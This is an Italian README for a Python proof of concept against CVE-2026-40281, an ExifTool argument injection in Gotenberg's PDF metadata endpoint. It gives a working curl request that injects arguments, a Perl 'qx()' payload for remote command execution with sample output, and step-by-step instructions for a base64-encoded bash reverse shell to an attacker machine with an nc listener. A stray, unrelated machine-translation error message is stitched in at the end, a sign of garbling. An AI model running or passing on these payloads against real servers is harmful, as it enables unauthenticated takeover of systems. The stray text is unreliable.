 rabakuku/cve-2026-40281
PoC in Python per CVE-2026-40281, un'iniezione di argomenti in ExifTool nell'endpoint di scrittura dei metadati PDF di Gotenberg che consente la manipolazione di file e l'esecuzione remota di comandi.

Un PoC funzionante per CVE-2026-40281
Gotenberg è un'API stateless basata su Docker per convertire documenti Office, pagine HTML, file Markdown e altri formati in PDF.
Gotenberg 8.30.1 e versioni precedenti sono vulnerabili all'iniezione di argomenti in ExifTool nell'endpoint di scrittura dei metadati PDF. I valori dei metadati vengono passati a ExifTool senza filtrare i caratteri di nuova riga, consentendo a un attaccante non autenticato di iniettare argomenti aggiuntivi e manipolare file o eseguire comandi. La vulnerabilità è stata corretta nella versione 8.31.0.
Riferimenti:
Eseguire il seguente comando per avviare Gotenberg 8.30.1:
docker compose up -d
Dopo l'avvio del server, visitare http://192.168.10.2:3000/health. Una risposta JSON contenente "status":"up" indica che il servizio è pronto.
Gotenberg passa gli argomenti a ExifTool uno per riga attraverso il suo standard input tramite go-exiftool. I valori dei metadati non vengono sanificati, quindi un carattere di nuova riga all'interno di un valore lo suddivide in più argomenti, consentendo a un attaccante di iniettare argomenti arbitrari di ExifTool.
Prima di riprodurre la vulnerabilità, utilizzare poc.py per creare un PDF minimale:
python3 poc.py -o test.pdf
Poi inserisci un carattere di nuova riga seguito dall'argomento -FileName di ExifTool nel valore Title:

curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
Il server vulnerabile restituisce HTTP 404 perché ExifTool sposta il PDF elaborato lontano dal percorso previsto. Verificare che l'argomento iniettato abbia creato /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
La presenza di questo file conferma l'injection degli argomenti. Gotenberg 8.31.0 e versioni successive rifiutano la stessa richiesta con HTTP 400.

Utilizzando la primitiva di argument injection sopra descritta, è possibile ottenere RCE, ad esempio con -Title<${PDFVersion;$_=qx(id)}. Questo argomento sfrutta la sintassi di redirezione -TAG<value di ExifTool: la funzionalità di formattazione avanzata ${PDFVersion;...} passa il valore del tag PDFVersion (presente in ogni PDF valido) all'espressione Perl arbitraria dopo il punto e virgola, dove qx() esegue id e sovrascrive il valore del tag $_ con il suo output, così l'output del comando viene scritto nei metadati Title.
L'endpoint di scrittura dei metadati restituisce il PDF elaborato nella risposta HTTP, e il PoC lo invia all'endpoint di lettura dei metadati per estrarre Title e ottenere l'output del comando. Oltre a -TAG<..., anche l'argomento -if di ExifTool esegue un'espressione Perl arbitraria (originariamente usata per decidere se elaborare un file), quindi i comandi possono essere eseguiti allo stesso modo con qx() o system() al suo interno.
Esegui il PoC contro il target per eseguire id e leggere il suo output dai metadati del PDF restituito:
python3 poc.py -u http://192.168.10.2:3000 -c id
Aggiungi -v per stampare il PDF restituito. I byte non stampabili vengono sostituiti con punti.
Un server vulnerabile restituisce l'output del comando, confermando che il comando è stato eseguito come utente gotenberg:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
Passo 1: Codifica il payload Bash sulla tua macchina Kali:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
Passo 2: Assicurati che il tuo Listener sia aperto:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
I cannot translate this content because no source text was provided. The INPUT section contains only "---" with no actual Markdown content to translate.
Please provide the chunk 19/19 content you would like translated into Italian.






